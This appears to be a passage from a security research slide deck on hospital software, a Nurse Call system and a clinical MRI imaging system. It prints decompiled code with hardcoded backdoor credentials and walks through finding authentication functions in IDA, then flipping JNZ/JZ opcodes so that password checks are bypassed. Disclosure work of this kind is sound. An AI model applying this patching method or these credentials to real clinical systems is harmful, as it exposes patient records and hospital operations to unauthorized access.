
Call feature of Nurse Call system



Server side administrator portal

```
Edit Code - isDefaultPasswordOK(string, string) : bool @060000B4
 6
 7  // Token: 0x0200000D RID: 13
 8  public partial class WebPlayerLogin : Page
 9  {
10      // Token: 0x060000B4 RID: 180 RVA: 0x00008C90 File Offset:
11      // 0x00006E90
12      private bool isDefaultPasswordOK(string strLogin, string
13          strPassword)
14      {
15          return (strLogin == "ADMIN" && strPassword ==
16              this.getDefaultLoginPassword("ADMIN")) || (strLogin ==
17                  "BACKDOOR" && strPassword == "ABackdoorPassword") ||
18                  (strLogin == "SERVICE" && strPassword ==
19                      this.getDefaultLoginPassword("SERVICE")) || (strLogin ==
20                          "ENG" && strPassword == "AnotherBackdoorPassword");
21      }
22  }
```

Hardcoded backdoors



Administrator interface of Nurse Call system


Nurse Call System Findings


- Numerous hardcoded server side credentials
- Client side configuration database credentials exposed
- Client side authentication logic patchable
- Server side hardcoded credentials in admin portal

→ Lessons Learned: .NET client side binaries can be debugged and patched to bypass authentication validation.

→ Results: Full application compromise

→ Patient Records: > 500






Penn Medicine


Clinical Imaging System

- Radiology reading of MRI (Magnetic resonance images) scans
- Assist in standards based, sophisticated analysis of images
- Automatic interpretation of data for lesion location and scoring
- Provides platform for tracking of lesions over time
- Audit and documentation integration



Clinical Imaging System

- Radiology reading of MRI (Magnetic resonance images) scans
- Assist in standards based, sophisticated analysis of images
- Automatic interpretation of data for lesion location and scoring
- Provides platform for tracking of lesions over time
- Audit and documentation integration



IDA Review Process

- Look for interesting Authentication Hooks

- Password
- Authentication
- Login
- Hash

- Functions of Interest

- InkrementAndCheckLoginAttempts
- PasswordMatchesHash
- PasswordValidator

Function name	Segment
f DatabaseAuthenticationStrategy::AuthenticateWith...	.text
f DatabaseAuthenticationStrategy::IsPasswordChang...	.text
f DatabaseAuthenticationStrategy::SetValidatePassw...	.text
f TokenAuthenticationStrategy::AuthenticateWithPas...	.text
f TokenAuthenticationStrategy::IsPasswordChangeRe...	.text
f SingleSignOnAuthStrategy::IsPasswordChangeRequi...	.text
f MintSupportUserAuthStrategy::IsPasswordChangeR...	.text
f PUser::AddOldPassword(PUser::OldPassword const &)	.text
f PUser::ArchiveCurrentPassword(void)	.text
f PUser::CreatePasswordHash(QString const &,QString...	.text
f PUser::GetOldPasswords(void)	.text
f PUser::GetPasswordAndSaltString(void)	.text
f PUser::GetPasswordHash(void)	.text
f PUser::PasswordMatchesHash(QString const &,QString...	.text
f PasswordValidator::PasswordValidator(mtk::PLazyP...	.text
f PasswordValidator::PasswordValidator(void)	.text
f PasswordValidator::GetLastWarning(void)	.text
f PasswordValidator::LoadOptions(void)	.text
f PasswordValidator::PasswordChangeRequired(void)	.text
f PasswordValidator::PasswordHasBeenUsedBefore(Q...	.text
f PasswordValidator::PasswordIsEmpty(QString const &)	.text
f PasswordValidator::PasswordIsExpired(void)	.text
f PasswordValidator::PasswordIsGenerallyTooShort(QS...	.text
f PasswordValidator::Password IsNotComplexEnough(...)	.text
f PasswordValidator::PasswordIsTooShortForPolicy(QSt...	.text
f PasswordValidator::PasswordIsValid(QString const &...)	.text
f UsernameOnlyAuthenticationStrategy::ToPasswordC...	.text


PasswordMatchesHash

PasswordIsValid

08364: DatabaseAuthenticationStrategy::AuthenticateWithPassword(QString const &)+114 (Syncrh...)

Patching the Binary

	JZ (Jump Zero)	JNZ (Jump Not Zero)
Function	Jump if ZF 0	Jump if ZF not 0
Usage (True condition)	If Alice == Bob, do not jump.	If Alice == Bob, jump
Usage (False condition)	If Alice <> Bob, jump.	If Alice <> Bob, do not jump
Password Check (current)		If passwords match (ZF=1), jump
Password Check (new)	If password doesn't match (ZF=0), jump	
Opcode	0x74	0x75



The screenshot shows a debugger interface with two panes. The left pane displays assembly code:

```

loc_1800183C9:
xor    r8d, r8d
mov    rdx, rsi
lea    rcx, [rbp+57h+Memory]
call   ?PasswordIsValid@PasswordValidator@@QEAA_NAEBVQString@@W4ValidationScenario@1@Z
test   al, al
jnz   short loc_180018431

```

The right pane shows the memory dump for the same address range, comparing the original code (0x74) with the patched code (0x75). The memory dump shows the assembly bytes followed by their ASCII representation and some hex values.

Address	Original (0x74)	Patched (0x75)	ASCII
0000000180018370	00 00 40 32 FF E9 14 01	00 00 48 8D 55 77 48 8D	..@2ýé....H.UwH.
0000000180018380	4D 7F E8 79 B8 00 00 84	C0 74 26 48 8D 4D F7 E8	M.èy.,,,Ät&H.M+è
0000000180018390	1C 57 FF FF 48 8B C8 48	8B D6 E8 A1 9E 00 00 48	.WýýH<ÈH<Öè;ž..H
00000001800183A0	8D 4D F7 E8 08 57 FF FF	48 8B 10 48 8B C8 FF 52	.M+è.WýýH<.H<ÈýR
00000001800183B0	78 80 7F 21 00 0F 84 AD	00 00 00 48 8D 55 F7 48	x€.!.,,,H.U+H
00000001800183C0	8D 4D 0F E8 68 F1 00 00	90 45 33 C0 48 8B D6 48	.M.èhñ...E3ÀH<ÖH
00000001800183D0	8D 4D 0F E8 18 FD 00 00	84 C0 75 56 C6 47 20 01	.M.è.ý.,,,ÅuV&G·.
00000001800183E0	48 80 4D 0F E8 97 F2 00	00 48 8B D0 48 8D 4F 18	H.M.è-ð..H<DH.O.
00000001800183F0	FF 15 42 35 02 00 90 48	8D 4D 3F FF 15 2F 35 02	ÿ.B5...H.M?ý./5.
0000000180018400	00 48 8D 4D 27 FF 15 25	35 02 00 48 88 4D 0F 48	.H.M'ý.%..H<M.H
0000000180018410	85 C9 74 19 8B C3 F0 0F	C1 01 83 F8 01 75 0E 48	..Ét.<Äð.Á.fø.uH
0000000180018420	8B 4D 0F 48 85 C9 74 05	E8 6B 7B 01 00 40 32 FF	<M.H..Ét.èk{..@2ý
0000000180018430	EB 5C 48 8D 4D 3F FF 15	F4 34 02 00 48 8D 4D 27	ë\H.M?ý.ö4..H.M'

Old

```
    rdx, [rbp+57h]
    rcx, [rbp+57h]
call  ?PasswordMatch@User@@SA_NAEBVQString@@00@Z
test  al, al
jnz   short loc_1800183C9
```

New

```
loc_7FFBB99D8352:      ; struct QString *
    r8, rsi
    rdx, [rbp+57h+arg_10] ; struct QString *
    rcx, [rbp+57h+arg_18] ; struct QString *
call  ?PasswordMatchesHash@PUser@@SA_NAEBVQString@@00@Z
test  al, al
jz   short loc_7FFBB99D837A
```

Old

```
loc 1800183C9:
    d, r8d
    x, rsi
    x, [rbp+57h+Memory]
call  ?PasswordIsValid@PasswordValidator@@QEAA_NAEBVQString@@W4ValidationScen
test  al, al
jnz   short loc_180018432
```


New

```
loc_7FFBB99D83C9:
    , r8d
    , rsi
    , [rbp+57h+Memory]
call  ?PasswordIsValid@PasswordValidator@@QEAA_NAEBVQString@@W4ValidationScen
test  al, al
jz   short loc_7FFBB99D8432
```

User name support

Password •

[Login](#)



Administrator Tool Patched


Imaging System Findings

